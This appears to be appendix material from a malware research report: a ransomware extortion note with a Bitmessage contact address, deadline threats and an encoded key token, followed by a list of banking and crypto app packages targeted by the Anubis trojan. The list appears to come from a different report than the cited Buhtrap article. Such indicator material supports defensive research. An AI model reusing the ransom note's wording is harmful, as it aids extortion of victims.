Write us a letter to the address: BM-2cVK1UBcUGmSPDVMo8TN7eh7BJG9jUVrdG
(with your mail) and we will contact you.

IMPORTANT!
Decryption is guaranteed if you contact us within 72 hours.
Turning off or restarting your computer can result in the loss of your files.
Do not attempt to uninstall the program or run anti-virus tools.
Attempts to self-decrypt files will lead to the loss of your data.
Other users' decoders are incompatible with your data,
since each user has a unique encryption key.

Please write to people who are really interested in recovering your files.
You should not threaten us and demand the  decoder. Complaints blocking e-mail,
you would lose the opportunity to decrypt your remaining files.

-----BEGIN TOKEN-----
dgQAAAAAAC8+WfVlVPRbtowFH2PlH+4L5uoBFbsxEngrQVKWUe7NdDtYS8eMdRa
iJGdwCb143cdUlG6qtt4sIjv8fG95xz73m028D3fm6ml0VavKviiylzvLSTwyeiV
tFbpUhQAu5hQksQBdfCRqOQAWED7PdajuDVXG9ygUY+yXhQ1EKN20jbk2VYsJahy
pWGlDeSuAkMswcLKHJryAPBH+91+FHXDOIDrC/zu8IiE/N0ZIi+NlM+RcTfhrJuw
qEVGnMQNcq4rbPfIGcbduJ90g9Qhm25wyr0wsmntg9iJznx2BjEstjlOBYzCI9wa
sSwk/sGpA8JocECiKC0q4ieoBFERf0Klr6GG2my1ERXK6XjTpxN/Kp+Nrhud7pWt
3ShVnSuNYgcpjH9uDVoCc60L24DQrpAh4ZHmxUXONs7SlNAkcE6d5/q7hDspcmng
6xQ6lGIrAT9DkkMt+2UrubEwLZdtz2gSttwCfe9SGJiJUqyRwd09rteyRE5tH7Df
9+DqE6PrrTvFkJ2mQeJ7E63XKGqr4JUstnj+EdptvI00t5CQMEZC37sfwl1dVpgs
C7NsejIkAvsHZxh7nt5Wswth1fJUsnGuGu17ML5ZvCXYq7yZKnbSFGr9UL11lqPY
LOjTkGAWjpZknz9CJg0ywFBvMO4VhITDSFq1Llsz/9IV4gkPU4zjPxD/B5d7AHBe
V7r1xTnSpv9FkBhJMeOEcvdubmS11+YHoOMYSBBlDoVeovvN4z48++HgG2bFLRO3
XLll6pbf
-----END TOKEN-----
```

Appendix B: Applications targeted by Anubis

```
 at.spardat.bcrmobile
at.spardat.netbanking
com.bankaustria.android.olb
com.bmo.mobile
com.cibc.android.mobi
com.rbc.mobile.android
```

```
com.scotiabank.mobile
com.td
cz.airbank.android
eu.inmite.prj.kb.mobilbank
com.bankinter.launcher
com.kutxabank.android
com.rsi
com.tecnocom.cajalaboral
es.bancopopular.nbmpopular
es.evobanco.bancamovil
es.lacaixa.mobile.android.newwapicon
com.dbs.hk.dbsmbanking
com.FubonMobileClient
com.hangseng.rbmobile
com.MobileTreeApp
com.mtel.androidbea
com.scb.breezebanking.hk
hk.com.hsbc.hsbchkmobilebanking
com.aff.otpdirekt
com.ideomobile.hapoalim
com.infrasofttech.indianBank
com.mobikwik_new
com.oxigen.oxigenwallet
jp.co.aeonbank.android.passbook
jp.co.netbk
jp.co.rakuten_bank.rakutenbank
jp.co.sevenbank.AppPassbook
jp.co.smbc.direct
jp.mufg.bk.applisp.app
com.barclays.ke.mobile.android.ui
nz.co.anz.android.mobilebanking
nz.co.asb.asbmobile
nz.co.bnz.droidbanking
nz.co.kiwibank.mobile
com.getingroup.mobilebanking
eu.eleader.mobilebanking.pekao.firm
eu.eleader.mobilebanking.pekao
eu.eleader.mobilebanking.raiffeisen
pl.bzwbk.bzwbk24
pl.ipko.mobile
pl.mbank
alior.bankingapp.android
com.comarch.mobile.banking.bgzbnpparibas.biznes
com.comarch.security.mobilebanking
com.empik.empikapp
com.empik.empikfoto
com.finanteq.finance.ca
com.orangefinansek
```

```
eu.eleader.mobilebanking.invest
pl.aliorbank.aib
pl.allegro
pl.bosbank.mobile
pl.bph
pl.bps.bankowoscmobilna
pl.bzwbk.ibiznes24
pl.bzwbk.mobile.tab.bzwbk24
pl.ceneo
pl.com.rossmann.centauros
pl.fmbank.smart
pl.ideabank.mobilebanking
pl.ing.mojeing
pl.millennium.corpApp
pl.orange.mojeorange
pl.pkobp.iko
pl.pkobp.ipkobiznes
com.kuveytturk.mobil
com.magiclick.odeabank
com.mobillium.papara
com.pozitron.albarakaturk
com.teb
ccom.tmob.denizbank
com.tmob.tabletdeniz
com.vakifbank.mobilel
tr.com.sekerbilisim.mbank
wit.android.bcpBankingApp.millenniumPL
com.advantage.RaiffeisenBank
hr.asseco.android.jimba.mUCI.ro
may.maybank.android
ro.btrl.mobile
com.amazon.mShop.android.shopping
com.amazon.windowshop
com.ebay.mobile
ru.sberbankmobile
ru.sberbank.spasibo
ru.sberbank_sbbol
ru.sberbank.mobileoffice
ru.sberbank.sberbankir
ru.alfabank.mobile.android
ru.alfabank.oavdo.amc
by.st.alfa
ru.alfabank.sense
ru.alfadirect.app
ru.mw
com.idamob.tinkoff.android
ru.tcsbank.c2c
ru.tinkoff.mgp
```

```
ru.tinkoff.sme
ru.tinkoff.goabroad
ru.vtb24.mobilebanking.android
ru.bm.mbm
com.vtb.mobilebank
com.bssys.VTBClient
com.bssys.vtb.mobileclient
com.akbank.android.apps.akbank_direkt
com.akbank.android.apps.akbank_direkt_tablet
com.akbank.softotp
com.akbank.android.apps.akbank_direkt_tablet_20
com.fragment.akbank
com.ykb.android
com.ykb.android.mobilonay
com.ykb.avm
com.ykb.androidtablet
com.veripark.ykbaz
com.softtech.iscek
com.yurtdisi.iscep
com.softtech.isbankasi
com.monitise.isbankmoscow
com.finansbank.mobile.cepsube
finansbank.enpara
com.magiclick.FinansPOS
com.matriksdata.finansyatirim
finansbank.enpara.sirketim
com.vipera.ts.starter.QNB
com.redrockdigimark
com.garanti.cepsubesi
com.garanti.cepbank
com.garantibank.cepsubesiro
com.matriksdata.finansyatirim
biz.mobinex.android.apps.cep_sifrematik
com.garantiyatirim.fx
com.tmobtech.halkbank
com.SifrebazCep
eu.newfrontier.iBanking.mobile.Halk.Retail
tr.com.tradesoft.tradingsystem.gtpmobile.halk
com.DijitalSahne.EnYakinHalkbank
com.ziraat.ziraatmobil
com.ziraat.ziraattablet
com.matriksmobile.android.ziraatTrader
com.matriksdata.ziraatyatirim.pad
de.comdirect.android
de.commerzbanking.mobil
de.consorsbank
com.db.mm.deutschebank
de.dkb.portalapp
```

```
com.de.dkb.portalapp
com.ing.diba.mbbr2
de.postbank.finanzassistent
mobile.santander.de
de.fiducia.smartphone.android.banking.vr
fr.creditagricole.androidapp
fr.axa.monaxa
fr.banquepopulaire.cyberplus
net.bnpparibas.mescomptes
com.boursorama.android.clients
com.caisseepargne.android.mobilebanking
fr.lcl.android.customerarea
com.paypal.android.p2pmobile
com.wf.wellsfargomobile
com.wf.wellsfargomobile.tablet
com.wellsFargo.ceomobile
com.usbank.mobilebanking
com.usaa.mobile.android.usaa
com.suntrust.mobilebanking
com.moneybookers.skrillpayments.neteller
com.moneybookers.skrillpayments
com.clairmail.fth
com.konylabs.capitalone
com.yinzcam.facilities.verizon
com.chase.sig.android
com.infonow.bofa
com.bankofamerica.cashpromobile
uk.co.bankofscotland.businessbank
com.grppl.android.shell.BOS
com.rbs.mobile.android.natwestoffshore
com.rbs.mobile.android.natwest
com.rbs.mobile.android.natwestbandc
com.rbs.mobile.investisir
com.phyder.engage
com.rbs.mobile.android.rbs
com.rbs.mobile.android.rbsbandc
uk.co.santander.santanderUK
uk.co.santander.businessUK.bb
com.sovereign.santander
com.ifs.banking.fiid4202
com.fi6122.godough
com.rbs.mobile.android.ubr
com.htsu.hsbcpersonalbanking
com.grppl.android.shell.halifax
com.grppl.android.shell.CMBlloydsTSB73
com.barclays.android.barclaysmobilebanking
com.unionbank.ecommerce.mobile.android
com.unionbank.ecommerce.mobile.commercial.legacy
```

```
com.snapwork.IDBI
com.idbibank.abhay_card
src.com.idbi
com.idbi.mpassbook
com.ing.mobile
com.snapwork.hdfc
com.sbi.SBIFreedomPlus
hdfcbank.hdfcquickbank
com.csam.icici.bank.imobile
in.co.bankofbaroda.mpassbook
com.axis.mobile
cz.csob.smartbanking
cz.sberbankcz
sk.sporoapps.accounts
sk.sporoapps.skener
com.cleverlance.csas.servis24
org.westpac.bank
nz.co.westpac
au.com.suncorp.SuncorpBank
org.stgeorge.bank
org.banksa.bank
au.com.newcastlepermanent
au.com.nab.mobile
au.com.mebank.banking
au.com.ingdirect.android
MyING.be
com.imb.banking2
com.fusion.ATMLocator
au.com.cua.mb
com.commbank.netbank
com.cba.android.netbank
com.citibank.mobile.au
com.citibank.mobile.uk
com.citi.citimobile
org.bom.bank
com.bendigobank.mobile
me.doubledutch.hvdnz.cbnationalconference2016
au.com.bankwest.mobile
com.bankofqueensland.boq
com.anz.android.gomoney
com.anz.android
com.anz.SingaporeDigitalBanking
com.anzspot.mobile
com.crowdcompass.appSQ0QACAcYJ
com.arubanetworks.atmanz
com.quickmobile.anzirevents15
at.volksbank.volksbankmobile
de.fiducia.smartphone.android.banking.vr
```

```
it.volksbank.android
it.secservizi.mobile.atime.bpaa
de.fiducia.smartphone.android.securego.vr
com.unionbank.ecommerce.mobile.commercial.legacy
com.isis_papyrus.raiffeisen_pay_eyewdg
at.easybank.mbanking
at.easybank.tablet
at.easybank.securityapp
at.bawag.mbanking
com.bawagpsk.securityapp
at.psa.app.bawag
com.pozitron.iscep
com.vakifbank.mobile
com.pozitron.vakifbank
com.starfinanz.smob.android.sfinanzstatus
com.starfinanz.mobile.android.pushtan
com.entersekt.authapp.sparkasse
com.starfinanz.smob.android.sfinanzstatus.tablet
com.starfinanz.smob.android.sbanking
com.palatine.android.mobilebanking.prod
fr.laposte.lapostemobile
fr.laposte.lapostetablet
com.cm_prod.bad
com.cm_prod.epasal
com.cm_prod_tablet.bad
com.cm_prod.nosactus
mobi.societegenerale.mobile.lappli
com.bbva.netcash
com.bbva.bbvacontigo
com.bbva.bbvawallet
es.bancosantander.apps
com.santander.app
es.cm.android
es.cm.android.tablet
com.bankia.wallet
com.jiffyondemand.user
com.latuabancaperandroid
com.latuabanca_tabperandroid
com.lynxspa.bancopopolare
com.unicredit
it.bnl.apps.banking
it.bnl.apps.enterprise.bnlpay
it.bpc.proconl.mbplus
it.copergmps.rt.pf.android.sp.bmps
it.gruppocariparma.nowbanking
it.ingdirect.app
it.nogood.container
it.popso.SCRIGNOapp
```

```
posteitaliane.posteapp.apppostepay
com.abnamro.nl.mobile.payments
com.triodos.bankingnl
nl.asnbank.asnbankieren
nl.snsbank.mobielbetalen
com.btcturk
com.finansbank.mobile.cepsube
com.ingbanktr.ingmobil
com.kuveytturk.mobil
com.magiclick.odeabank
com.mobillium.papara
com.pozitron.albarakaturk
com.teb
com.tmob.denizbank
com.ykb.android
finansbank.enpara
tr.com.hsbc.hsbcturkey
tr.com.sekerbilisim.mbank
com.Plus500
eu.unicreditgroup.hvbapptan
com.targo_prod.bad
com.db.pwcc.dbmobile
com.db.mm.norisbank
com.bitmarket.trader
com.plunien.poloniex
com.bitmarket.trader
com.mycelium.wallet
com.bitfinex.bfxapp
com.binance.dev
com.btcturk
com.binance.odapplications
com.blockfolio.blockfolio
com.crypter.cryptocyrrency
io.getdelta.android
com.edsoftapps.mycoinsvalue
com.coin.profit
com.mal.saul.coinmarketcap
com.tnx.apps.coinportfolio
com.coinbase.android
com.portfolio.coinbase_tracker
de.schildbach.wallet
piuk.blockchain.android
info.blockchain.merchant
com.jackpf.blockchainsearch
com.unocoin.unocoinwallet
com.unocoin.unocoinmerchantPoS
com.thunkable.android.santoshmehta364.UNOCOIN_LIVE
wos.com.zebpay
```

```
com.localbitcoinsmbapp
com.thunkable.android.manirana54.LocalBitCoins
com.thunkable.android.manirana54.LocalBitCoins_unblock
com.localbitcoins.exchange
com.coins.bit.local
com.coins.ful.bit
com.jamalabbasii1998.localbitcoin
zebpay.Application
com.bitcoin.ss.zebpayindia
com.kryptokit.jaxx
```

Source: https://www.welivesecurity.com/2019/04/30/buhtrap-backdoor-ransomware-advertising-platform/